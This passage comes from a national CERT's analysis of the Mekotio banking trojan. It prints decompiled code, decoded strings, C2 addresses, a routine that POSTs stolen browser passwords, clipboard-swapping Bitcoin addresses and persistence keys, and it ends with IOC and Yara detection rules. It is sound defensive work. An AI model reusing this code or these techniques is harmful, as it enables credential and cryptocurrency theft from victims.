lea     rdx, a5ef33ef32a3255 ; http://htserverths.westus2.cloudapp.azure.com/?oriudfjdfij88
call    @UStrAsig
lea     rcx, qword_B1FCA8
lea     rdx, a51f10d31e61a48 ; sicweb.servegame.com
call    @UStrAsig
lea     rcx, qword_B1FCB8
lea     rdx, a848d9083f7 ; 4926
call    @UStrAsig
lea     rcx, qword_B1FCC0
lea     rdx, aA6e84b3e253abd ; 744-GOD3--02-02 (Version)
call    @UStrAsig
mov     rcx, cs:qword_B1FB60
mov     edx, 6Dh ; 'm'
call    TimeToProcessMessages
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s180]
mov     r8d, 0Dh
call    RandomStr
lea     rcx, qword_B1FC80
mov     rdx, [rbp+var_s180]
call    @UStrAsig
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s178]
call    ComputerName
lea     rcx, qword_B1FC00
mov     rdx, [rbp+var_s178]
call    @UStrAsig
mov     rax, cs:off_A8E688
mov     byte ptr [rax], 1
mov     cs:byte_B1FBC8, 0
lea     rcx, [rbp+var_s168]
lea     rdx, aE5120815242152 ; ALLUSERSPROFILE
call    DecodeStr
lea     rcx, [rbp+var_s160]
mov     rdx, [rbp+var_s168]
call    @UStrFromLStr
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s170]
mov     r8, [rbp+var_s160]
call    ExpandVar
lea     rcx, qword_B1FCE8
mov     rdx, [rbp+var_s170]
lea     r8, qword_9E2F68 ; \
call    @UStrCat3
lea     rcx, [rbp+var_s158]
lea     rdx, a73ee0cc167_0 ; hktg
call    DecodeStr
```

Ilustration 16. Function visualised in IDA after decryption of the strings and the renaming of the routines.

After decoding all the strings stored within the sample, it was possible to identify the most relevant ones:

Encrypted string	Decoding
67889C4D8B88D91FD1769A3337D9133E	VBoxService.exe
71F1022AC15088A791B866E1	SbieDll.dll
EE669E47E11149EA5D8CBB1B	dbghelp.dll
7CF03237D263EC072AC276F53EE61BC667E3	IsDebuggerPresent
92DD15C67EB228D87EA14587F120D4B24691A73FFF5CC7CCAF	Verificando su acceso...
76FD35EA1ADB0924CC71D2708A45ED112D758ADDB01731A14282BC739C323069D1	Revisando plugin de seguridad...
88EE0EC07BB610220627CFDC062ED40C2CAD4190B9EA025E84D36086B326C21BD37191383259D6	Sistema de seguridad desactualizado...
274F92F31B28A84DEA1AC0083FE71039F52EC00637AB86D2140232F520A04059C1AB	Su actualización está en curso...
42B34F83A85CFA31D6082FAD9BB95C965E87A038FF52F85B9F3833012E92538F44ED4A86A0F9369432DE0CC70267CFB7	Descargando actualización, espere un momento...
E70424D60530A85983AA594AEE21C7788B93A739E0658BCE6DD16495B615D3371132E16B84CF64B51BC0A14882B844F8588C8F88E0	Instalando nueva actualización, espere un momento...
A9C76088A559FC21051FC3180D2BD60535AE419E	Inicio MagCallback
9A27C674AF419A5C8B88A737F520C2629C3DFF41F866953CFE45F60839955CB9	winmgmts:\\localhost\root\cimv2
254DC450DB49A99A99B76BEC002AD9BF549EBE3E13598FC4A2E21536EE6789DD1439E3729132F4588DB3	SELECT Caption FROM Win32_OperatingSystem
F8092EDD1CD87CBB9FA24786BD6F8A88BF0B25AB56F51F4FED6A995B9AD46AE91AC76FDB	Control Panel\Desktop\WindowMetrics
0F6583B251EC669999A4AE	AppliedDPI
98C143D354FE62F007011E5897BF73A44A81B41B3AA24196AF29F739116C90DB598AB81223A84C93C872A4498DAC53	\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
51945181AB77EE303AD6075F	ProductName
255D84B7649F3AFD1038E96E81B565	CurrentVersion
8EE40C3FFF339559DF18C21CD6	CurrentBuild
EB6086A85692CC6588E5568FAD669847F95090	ipconfig /flushdns
73D46CA15B9581B96CAD50F10E2ACC74C60F2DAD6FEC12B864EB5BEE1B4C3C85FF30DB6BCBD26EE66A97BD6BEE0921DF28	netsh interface portproxy add v4tov4 listenport=
A9FC36E41DDD7789B967953BF972	connectport=
277283B36C8CC57AAA41E678BC679B49D4	connectaddress=
7593938BF77E989B8DF3	127.0.0.1
7BDC14C9738D9950FA22C4043CD87DA4963FFD42FB5F9C35F84433C563FC3291B0944FBA7BD31B7E	netsh interface portproxy delete v4tov4
1C4DE2133931A142E1	\god.doc
71E1193C12174E3DEE2FDB72BC678BED4F80F324	cmd /c msiexec /i "
3C6BDD4CF33460DC0F33E67FA45CFC29CF	/qn /norestart
F57CB74AFC24AC42F520CD2DC976AD51EF6D87DE	SeShutdownPrivilege
2DA35F9649E3678AAB94BA0033	iexplore.exe
6BE418CB7FB317DC4FF931A5	firefox.exe
F66F81B26C8FC0BD6792B4	chrome.exe
4A82A348E21CB5B05287AF	msedge.exe
1DB97CA05DE823DB1038	opera.exe

E1031224213AB757E745374E38222A310354EA518CCB76D162A65B81AE	TASKKILL /F /IM iexplore.exe
C02037CB59F20807177AEA0274E671F84B96AD12CC0923689827DB	TASKKILL /F /IM chrome.exe
C52F2638CD4FACABB39E8EE75EC853E65583BF0028BD60E1459C42F5	TASKKILL /F /IM firefox.exe
7888A081A84A8ABC984BF954EF1BCE78CA012371AC2FDE7DBF19DBA94384B91FC56FA52BC4C9B818B763C26EFA26CF081DCD0948FB2BD161B570954427A85C8BAE52D2	En este momento no podemos atenderle, por favor intente más tarde.
81E11CC06399CC72A04F8BD1163F	Shell_TrayWnd
20599E533DF76DB26694F75296B86A89AE28DF7DBDEE2FA74355E90A25A74A8BB65E963FE62A1BBA1AC5A44C98589D5A4FF357FE32E1182B7FBE70984C9E5AFA28DA1278	Los datos ingresados son incorrectos, por favor intente nuevamente.
48A543EE1E1C081EC87298CA6E984D2BF2592ABF62F51240FA2DC7659A39094BF224DD7380DA15B5147DA041549F48E36791C71ED70021D9CD6D8AB15043EF14C16D83DC1C0ECAD90050EB79BC7EA43DE77EB692428EFA669E23A35A8CB2122CF82265	Hola, Enviamos un código como simulación de transacción para validar y sincronizar su dispositivo.
2643E4167888DD0732E955463030DF46FB658BC8A539D3CA69E8196B9F3CFF173DDA0B43E23AFC5384BB9A409A5923DC739132AE42F128DB7BE6	Por favor, En caso de que los datos sean los siguientes:
629E5B83BB77DE1773954152E3163BE218BF8CC265B657FF3B97569A4092A538E11406	Ingrese el código de confirmación.
D52C30CD6BE2051A2DC95E89AA61954CE369CF30C119379A9D34F736	C:\WINDOWS\system32\hal.dll
47A141F579E80F052FDD65AE54FB7F938CC4628E9F3D3D57F4759E53C23CDB72A7A99BC96FD054FD56F27DEA63CF5884E9055DFF6F97A94A8A888F	MusAERGfaH8SjBVKplZDn31JNTb7LOioF6Uqz4xheI0k52vXdcm9gPrtQC
3A48E618C961F2011CC86EE61ACB628DA93131	Chrome_WidgetWin_1
EC0F28E3033991A1BC6B9ACD6BA7AB5EED599F	MozillaWindowClass
314FC248F40059ED	IEFrame
135AFB2ADE0548FA29C36383BA5B8CBD63EA0244ED043F8ABA1BDE16C2D14788BE6F9A34CD7984E0729240	\Software\Microsoft\Internet Explorer\Main
E6092ACEA0B014D50717CF043DE71AC8	Use FormSuggest
3142E71BC64CF50E31DB0CB38590B06287C665E50749	FormSuggest Passwords
F5092EE1010243F925C778DF56E37ADC4C87A1	FormSuggest PW Ask
FF69EA1BCF12BD4CFA2DCA2BC2639442E76F86C8688CB81ED771BF61F50A2F964FF01BB65987A82DA65F8CAFC16D87B91CC51EA554D4042EA9BF6B954582B16389	\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete
F4032EE31D26AF44EF18C80E	AutoSuggest
2BAA5A8CB973E806361B0941F8	taskkill /im
3FB1729248FB28197AA081	Erase "%s"
047888E9012FAC73A38EF32ACBA8899654F03361DF	If exist "%s" Goto 1
D8659846FD33945A898EA935F722C4609E3FFD43FA649B32F45FEC123F9157FE2EE6245E973FE279DB47	winmgmts:\\localhost\root\SecurityCenter2
A0C65AE763F071C2A88588E96FF95BDA1BB772FA29A853FF0541E71EDB0CD0	SELECT * FROM AntiVirusProduct
6781829BA6A4E242D17AAF152CDB758482F2145AE7	MSXML2.ServerXMLHTTP
E81FD50225C51BDD16C564FB3DEA4AE81C042BBE7CD279D5	Administrador de tareas
FE639A48E2044F91F5072BAD4F2A36D1124BE175AA	Windows Task Manager
96DC1AC178B92FF21C35C1182DDA0B38F5648BD560FA24B174DD06303B83A52FD2053DAA448F528AC9718C963AFD30D57DA929B0A04BF9097AA15288A7E619C877A5509D429545BB69E11EB74A	Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.html\UserChoice

81E11CC06399CC72A04F8BD1163F	Shell_TrayWnd
BF26C36B915FF434DD7787C371A6578CA928CF1E38924C89AD13D17CF75E80C56D9F509F51FA3F9939EE0A1BA543	Software\Microsoft\Windows\CurrentVersion\Run
A938F319093884BA9E80A0F331E00333F52E	cmd.exe /c start
5EF33EF32A3255D70435EB6282BD62925585ABEB2EA059F43F84E142ED6988CA698EBA12144C973C9E4D3ADA7FBBB0A520D976DE153AEA194BE7160378	http://htserverths.westus2.cloudapp.azure.com/?oriudfjdfij88
51F10D31E61A4825DC0FC20A39E50635C8CE61E21D	sicweb.servegame.com
848D9083F7	4926
A6E84B3E253ABD51C0A08E8DE952C3B3	744-GOD3--02-02
E5120815242152F70F122745DD62EF73	ALLUSERSPROFILE
6CD616C56485C86FCBB1A2	Windows 10
E76A85B2599E22C6A297	Windows 8
9031F420C76AFB7CEE1EC905	sqlite3.dll

The following list stores all the affected banks with their encoded code, in this sample:

Coded banking institutions
68FF34EB033E85
DC0A3DEA18D70D21D0
86DC6893BA7EEB0D36E4
E27382AA6D98CE63954CF255
22B145F218DD0B3EDB0D31AE4DF524D7
61E3042CC175EB1EC46B9ACE6888BA
5AFF3FE00C2CA35A89
0056ED23C665FE3FE019
8EC470985F96CF6D90B460EA063DF113D006
3E9257FF27C31FD07EBD60F033DD10
6AE61FC5768FC47C99B364
24B24EF01C28BD7FAE598F
EC7A8DBA6887C17AAA50FA59EB1ED070B1
479CAB5BF00451E614CA7CEE0B2BD5718FC070E7174AE66C82D112
9E34C373985EE514C6769430C26D9E42E7
7CD61FD50821A051FB3DDD7FB55E91B076
70E71FCC7E89DA143DED21A046F11A3BCE0839A85A8EA23FFB5F
4881B4568BAB39F626D608B343E31239CC78
2DBA4AF913D47688A85F8DCA7AAD6289BC083E83A52A
BE14D77CAE4882BD639C41955F
DA083FEC1629A34BF42ACE0D2CCB6C9C528BA320C5063E9A
F16C88BC6384D36694B868EE37DD0B36FB599F
5582B56586A333C876AF568AA0
75DD699645F06B9C46F51AB5
065DE81637F06286BE6D9231C26A
0E45F01ECF69E81DC477AA27CD0224D6
DA7B88B66598CD6380A34C9C53F927CA7CD0
F0669F48E504
27BC48F715D2082FD40729A6
8FC4709F4DEA79B85E9C4582B36692B277
AA21D90F3AFA5D9142E90845E615C26C9DC663E9065E80CF67EF
489F5784A94F85A442EB12B64CFE
FB5A95B96780D6699C47EA6E
5EE4183AE21EB673924FFF5195
EE6DB75883B014D271AE
5C8BBA68975BF436E11FD7778EB2648FA722
1CBC48EB0327AC7192B96BE80F35E6162AB374
B928DF0835FE50E61339E86387A95185
5EF431D7728D36C46897429650F91EC267
30A64FF5142BAB4AFB3DF16486A95D
4198AF53FA3F84AA5489BB1CC66D98BB70DA
9730C9799052F60B2AC26CFC3FE012
3693A25486B929CD7EAA53F63CEA1B38F36186D90C42FD5A99CC6E81AF11

E17184B351EC6FB05289BA1C
8ACD6BA05E96C36180A250F7
3F9D5AFF23DA738CB56994CE123ADD0725AD71
D57C8BB8639235CA74AB5FE0
D10134E3092EAF4CFE3EE0629D48F928
1440F417CB79EE0CC4
DB0B3AE90324B2709D43F4
ED649D43FD24

Once the “CreateForm” function begins, it stores the encrypted strings in global variables to be used later in the Timers. It continues obtaining the name of the machine and the path of the system variable “ALLUSERSPROFILE”; once it has obtained it, it stores both in an internal structure.

```
UStrAsig(
  &c2c_1,
  L"5EF33EF32A3255D70435EB6282BD62925585ABEB2EA059F43F84E142ED6988CA698EBA12144C973C9E4D3ADA7FBBB0A520D976DE153AEA194BE7160378");
UStrAsig(&c2c_domian, L"51F10D31E61A4825DC0FC20A39E50635C8CE61E21D");// sicweb.servegame.com
UStrAsig(&c2c_port, L"848D9083F7");          // 4926
UStrAsig(&mal_version, L"A6E84B3E253ABD51C0A08E8DE952C3B3");// 744-GOD3--02-02
TimeToProcessMessages(qword_27FFB60, 109u);
rand_str(var_, &vars178 + 1, 13);
UStrAsig(&rand_str_value, *(&vars178 + 1));
ComputerName(var_, &vars178);
UStrAsig(&machine_name, vars178);
*off_276E688 = 1;
byte_27FFBC8 = 0;
DecodeStr(&vars168, "E5120815242152F70F122745DD62EF73");// ALLUSERSPROFILE
UStrFromLStr(&vars158 + 8, vars168);
ExpandVar(var_, &vars168 + 8, *(&vars158 + 1));
UStrCat3(&qword_27FFCE8, *(&vars168 + 1), qword_26C2F68);
```

Ilustration 17. First stage of the “CreateForm” function.

It then continues with obtaining the operating system, with which it attempts to identify whether a version of “Windows 10” or “Windows 8” is being used, in which case it assigns a value of “5” to a global variable; otherwise, the variable will have a value of “1”.

```
GetOSInfo(&win10_str + 8);
TimeToProcessMessages(qword_27FFB60, 0x64u);
dword_27FFBE0 = 1;
DecodeStr(&win10_str, "6CD616C56485C86FCBB1A2");// windows 10
UStrFromLStr(&vars138, win10_str);
if ( Pos(vars138, qword_2800040, 1i64) > 0 )
  dword_27FFBE0 = 5;
DecodeStr(&win8_str, "E76A85B2599E22C6A297"); // windows 8
UStrFromLStr(&vars128, win8_str);
if ( Pos(vars128, qword_2800040, 1i64) > 0 )
  dword_27FFBE0 = 5;
```

Ilustration 18. **Second stage of the “CreateForm” function.**

It then checks for the existence of the “god.doc” file, then it eliminates the suggestions for auto-filling the web forms; to do this, it uses the registry keys:

```
sub_2297D90(varsD8, -2147483647i64);
Sleep_1(0x1F4u);
DecodeStr(&varsB8 + 8, "135AFB2ADE0548FA29C36383BA5B8CBD63EA0244ED043F8ABA1BDE16C2D14788BE6F9A34CD7984E0729240");// \Software\Microsoft\Internet Explorer\Main
UStrFromLStr(&varsB8, *(&varsB8 + 1));
if ( sub_2297FA0(varsD8, varsB8, 0) )
{
  DecodeStr(&varsB0, "E6092ACEA0B014D50717CF043DE71AC8");// Use FormSuggest
  UStrFromLStr(&varsA8, varsB0);
  DecodeStr(&varsA0, "6586A3");              // No
  UStrFromLStr(&vars98, varsA0);
  RegSetValue(varsD8, varsA8, vars98);
  DecodeStr(&vars90, "3142E71BC64CF50E31DB0CB38590B06287C665E50749");// FormSuggest Passwords
  UStrFromLStr(&vars88, vars90);
  DecodeStr(&vars80, "6586A3");              // No
  UStrFromLStr(&vars78, vars80);
  RegSetValue(varsD8, vars88, vars78);
  DecodeStr(&vars70, "F5092EE1010243F925C778DF56E37ADC4C87A1");// FormSuggest PW Ask
  UStrFromLStr(&vars68, vars70);
  DecodeStr(&vars60, "6586A3");              // No
  UStrFromLStr(&vars58, vars60);
  RegSetValue(varsD8, vars68, vars58);
}
DecodeStr(
  &vars50,
  "FF69EA1BCF12BD4CFA2DCA2BC2639442E76F86C8688CB81ED771BF61F50A2F964FF01BB65987A82DA65F8CAFC16D87B91CC51EA554D4042EA9BF6B954582B16389");
UStrFromLStr(&vars48, vars50);
if ( sub_2297FA0(varsD8, vars48, 0) )
{
  DecodeStr(&vars40, "F4032EE31D26AF44EF18C80E");// AutoSuggest
  UStrFromLStr(&vars38, vars40);
  DecodeStr(&vars30, "6586A3");              // No
  UStrFromLStr(&vars28, vars30);
  RegSetValue(varsD8, vars38, vars28);
}
```

Ilustration 19. Function responsible for disabling the suggestions on the forms.

To continue with the flow of the program, the code attempts to stop all the processes that coincide with any of the following names:

- iexplorer.exe.
- firefox.exe.
- msedge.exe.
- opera.exe.

Once all the matching processes have ended, a search is made to establish whether there is a file in the “ALLUSERSPROFILE” path whose name is the current date in “MM-YYYY” format and with a “txt” extension. If it exists, the file is sent to the command-and-control server with a **POST** request.

```
sub_20F27C0(&vars118, L"operation=incluiraincisо&");
DecodeStr(&varsF8 + 8, "D81B3834");          // US=
UStrFromLStr(&varsF8, *(&varsF8 + 1));
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, varsF8, machine_name);
DecodeStr(&varsE8 + 8, "1152C1BF");          // VE=
UStrFromLStr(&varsE8, *(&varsE8 + 1));
LStrFromUStr(&varsD8, mal_version, 0i64);
DecodeStr(&varsD8 + 8, varsD8);
UStrFromLStr(&varsC8 + 8, *(&varsD8 + 1));
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, varsE8, *(&varsC8 + 1));
DecodeStr(&varsC8, "A4C64CC8");              // OS=
UStrFromLStr(&varsC0, varsC8);
GetOSInfo(&varsB0 + 8);
UStrFromLStr(&varsB0, qword_27FFBF0);
vars28 = &dword_26BDA54;
vars30 = varsB0;
vars38 = &dword_26BDA14;
UStrCatN(&vars118, 6i64, vars118, varsC0, *(&varsB0 + 1));
DecodeStr(&varsA0 + 8, "629DB4B0");          // FE=
UStrFromLStr(&varsA0, *(&varsA0 + 1));
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, varsA0, rand_str_value);
DecodeStr(&vars90 + 8, "D81C3E3A");          // PL=
UStrFromLStr(&vars90, *(&vars90 + 1));
sub_26BE3A0(qword_27FFB60, &vars80 + 8);
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, vars90, *(&vars80 + 1));
DecodeStr(&vars80, "3543CF4C");              // AV=
UStrFromLStr(&vars70 + 8, vars80);
UStrFromLStr(&vars70, qword_27FFBF8);
UStrCatN(&vars118, 3i64, vars118, *(&vars70 + 1), vars70);
DecodeStr(&vars60, "6781829BA6A4E242D17AAF152CDB758482F2145AE7");// MSXML2.ServerXMLHTTP
UStrFromLStr(&vars58, vars60);
sub_22C8760(&vars60 + 8, vars58);
sub_213F390(&pvarg);
LStrFromUStr(&vars48, c2c_1, 0i64);
DecodeStr(&vars48 + 8, vars48);
vars20 = *(&vars48 + 1);
LOWORD(vars28) = 0;
sub_2137AC0(0i64, &pvarg, &byte_26BDAD7, L"POST", *(&vars48 + 1), vars28);
vars20 = L"Mozilla/4.0 (compatible;MSIE 6.0; Windows NT 5.0";
sub_2137AC0(0i64, &pvarg, &byte_26BDAFA, L"User-Agent", L"Mozilla/4.0 (compatible;MSIE 6.0; Windows NT 5.0");
vars20 = L"application/x-www-form-urlencoded";
sub_2137AC0(0i64, &pvarg, &byte_26BDAFA, L"Content-type", L"application/x-www-form-urlencoded");
sub_2137AC0(0i64, &pvarg, &byte_26BDC1C, &vars118);
```

Ilustration 20. Creation of the POST request.

If it does not exist, the file is created and all the passwords stored in the databases of the web browsers are exported to it. Finally, it activates the Timers and ends the function responsible for creating the main form.

Among all the Timers that have been observed previously, one of them should be highlighted; it is identified as a “FinancialTimer”, which is responsible for stealing the bank credentials, which is the main activity of this malicious code. To achieve this purpose, the Timer obtains the URL address from the browser’s search bar, by accessing it through the name of its internal class. It later convers a code-interpretable object and compares it the previously-decrypted strings of the financial institutions. If the result is positive, it establishes communication with the command-and-control server, sends the data and activates the rest of the Timers so that the commands received can be interpreted.

```
mov     rdx, cs:off_9AE040
call    sub_414BE0
nop
lea     rcx, [rbp+var_s16A0]
lea     rdx, a3a48e618c961f2 ; Chrome_WidgetWin_1
call    DecodeStr
lea     rcx, [rbp+var_s16E0]
mov     rdx, [rbp+var_s16A0]
call    @UStrFromLStr
mov     [rbp+lParam], 0
lea     rcx, sub_9CDA10 ; lpEnumFunc
lea     rdx, [rbp+lParam] ; lParam
call    EnumWindows
mov     rax, [rbp+lParam]
mov     [rbp+var_s16D0], rax
cmp     [rbp+var_s16D0], 0
jnz     short loc_9CFB17
```

```
lea     rcx, [rbp+var_s1698]
lea     rdx, aEc0f28e3033991 ; MozillaWindowClass
call    DecodeStr
lea     rcx, [rbp+var_s16E0]
mov     rdx, [rbp+var_s1698]
call    @UStrFromLStr
mov     [rbp+lParam], 0
lea     rcx, sub_9CDA10 ; lpEnumFunc
lea     rdx, [rbp+lParam] ; lParam
call    EnumWindows
mov     rax, [rbp+lParam]
mov     [rbp+var_s16D0], rax
```

Ilustration 21. "FinancialTimer" first stage.

There is a great variety of commands to carry out actions of various types, from uploading and downloading a file, until the device is restarted, and even uploading forms to extract the victim's credentials.

Other Timers to bear in mind are:

- "StartTimer": it creates the persistence within the infected machine.
- "TaskManagerTimer": it closes the "task manager" when it detects a new instance.
- "WarningTimer": it is responsible for closing any window whose title contains the word "Warning".
- "NetConfTimer": it performs a DNS cache clean to ensure proper connection to the dynamic domain. Moreover, it initiates the communication with the command server and activates the rest of the corresponding Timers.
- "ClipboardChangedTimer": it continuously checks the clipboard content searching for possible Bitcoins wallets and it replaces them with ones previously stored in the malicious code and which are under the attackers' control:
    - bc1q89el8m8shnnmepd6sny2hjy36xszpa8zdf3kmc.
        - Encrypted value: BE142113CA55BA739B9E4FB47EA35387A634F76EE96E913231AF4D948FF63F8546F21071BF1DD2379249ED.
    - 1PSgjH2JwBd7wKZ5Y6HTZmQ5XzqR7rJLmA.

- Encrypted value:
  DD3ADC719657AB8E9C59D80E13CF5AF27AEB718B92DF00
  68C817C66AF41FC13BC16BE8.

4.4. Anti-detection and anti-reverse engineering techniques

During the analysis of the sample, the use of a paid tool called VMProtect, which protects against executions in virtualised environments or in code debuggers, has been identified.

In addition, code and string encryption and obfuscation routines have been detected.

4.5. Persistence

The following location is used by the malicious code to establish persistence:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\

5. Conclusion

After analysing the file, it was possible to verify the family to which it belongs and to extract all its text strings with which its operation is configured, as well as to make it possible to understand the nature of its behaviour. A Yara rule and an IOC have been provided to prevent and/or locate other samples from this family.

As with other banking Trojans, Mekotio shares features with other malware of this class, such as the fact it has a backdoor functionality, is programmed in Delphi and uses fake pop-up windows.

Appendix 1: Indicators of Compromise (IOC)

Below is an IOC rule prepared for detecting this specific sample:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="ff7917cd-7d2f-489e-aa03-c05500a248a7" last-modified="2020-08-04T12:29:16" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Mekotio</short_description>
  <authored_by>Incibe</authored_by>
  <authored_date>2020-07-30T22:10:56</authored_date>
  <links />
  <definition>hay
    <Indicator operator="OR" id="4e7451b1-7e75-4633-ae3c-9d14ed8bfb71">
      <IndicatorItem id="0f98a13f-43dc-4018-b361-3b3eb986a34c" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">a5e3285f76d05ae20274cff6d7084fe3</Content>
      </IndicatorItem>
      <IndicatorItem id="464564ee-6f92-4944-be9f-c25d420e1051" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
        <Content type="string">6b215c986b7a48d80a093e44edd76008a316ccb6</Content>
      </IndicatorItem>
      <IndicatorItem id="f247a4b1-2061-440d-bbe9-983c8680dbd7" condition="is">
        <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
        <Content type="string">9572a6e0d50bd67c35cb70653661719c6c8034254f55e4693cfbfafb2768c59c</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="57b45b1b-6f69-4d45-8afa-db0a5bdfe17d">
        <IndicatorItem id="9ff95df6-1600-461f-9c3d-aa9ed76d99a1" condition="contains">
          <Context document="FileItem" search="FileItem/FileExtension" type="mir" />
          <Content type="string">dll</Content>
        </IndicatorItem>
        <IndicatorItem id="96d28795-c622-42d0-9b34-7b248938e1b4" condition="contains">
          <Context document="FileItem" search="FileItem/PEInfo/Exports/ExportedFunctions/string" type="mir" />
          <Content type="string">EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V</Content>
        </IndicatorItem>
        <IndicatorItem id="54253834-ac06-447e-93e0-888260473cd0" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">48A543EE1E1C081EC87298CA6E984D2BF2592ABF62F51240FA2DC7659A39094BF224DD7
```

```
380DA15B5147DA041549F48E36791C71ED70021D9CD6D8AB15043EF14C16D83DC1C0ECAD90050EB79BC7EA43DE77EB692428EFA669E23A35A8CB2122CF82265</Content>
      </IndicatorItem>
      <IndicatorItem id="f85bb008-fd17-47da-bafe-26dcbfe565fd" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">5EF33EF32A3255D70435EB6282BD62925585ABEB2EA059F43F84E142ED6988CA698EBA12144C973C9E4D3ADA7FBBB0A520D976DE153AEA194BE7160378</Content>
      </IndicatorItem>
      <IndicatorItem id="8221d64b-a320-4c47-af43-5792b5fc5b65" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">51F10D31E61A4825DC0FC20A39E50635C8CE61E21D</Content>
      </IndicatorItem>
    </Indicator>
    <Indicator operator="AND" id="ad79f216-b108-41df-8ca2-e127005f9161">
      <Indicator operator="OR" id="32e122b5-7cdd-4dfb-bac7-4be2396ecc7b">
        <IndicatorItem id="cde9e415-344e-4a85-9499-8c405f6765b1" condition="contains">
          <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
          <Content type="string">Hola, Enviamos un codigo como simulacion de transaccion para validar y sincronizar su dispositivo.</Content>
        </IndicatorItem>
        <IndicatorItem id="c457dc04-b3ea-4a4c-94b9-eefca95ced88" condition="contains">
          <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
          <Content type="string">http://htserverths.westus2.cloudapp.azure.com/?oriudfjdfij88</Content>
        </IndicatorItem>
        <IndicatorItem id="34070b75-5188-468c-9748-272411db37c2" condition="contains">
          <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
          <Content type="string">MusAERGfaH8SjBVKplZDn31JNTb7LOioF6Uqz4xheI0k52vXdcm9gPrtQC</Content>
        </IndicatorItem>
        <IndicatorItem id="bbae2406-dbb9-40d1-b93c-c5d546ddfcce" condition="contains">
          <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
          <Content type="string">744-GOD3--02-02</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </Indicator>
 </definition>
</ioc>
```

Appendix 2: Yara rules

The following Yara rule was created exclusively to detect samples related to this campaign.

```
rule MekotioDLL64: MekotioFamily
{
meta:
    description = "Mekotio DLL"
    author = "Incibe"
    version = "0.1"

strings:
        $ep = {34 37 41 31 34 31 46 35 37 39 45 38 30 46 30 35 32 46 44 44 36 35 41 45 35 34 46 42 37 46 39 33 38 43 43 34 36 32 38 45 39}
        $f1 = {35 45 46 33 33 45 46 33 32 41 33 32 35 35 44 37 30 34 33 35 45 42 36 32 38 32 42 44 36 32 39 32 35 35 38 35 41 42 45 42 32}
        $f2 = {41 36 45 38 34 42 33 45 32 35 33 41 42 44 35 31 43 30 41 30 38 45 38 44 45 39 35 32 43 33 42 33}

condition:
    $ep and $f1 and $f2
}
```

incibe cert_

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

017 TU AYUDA EN CIBERSEGURIDAD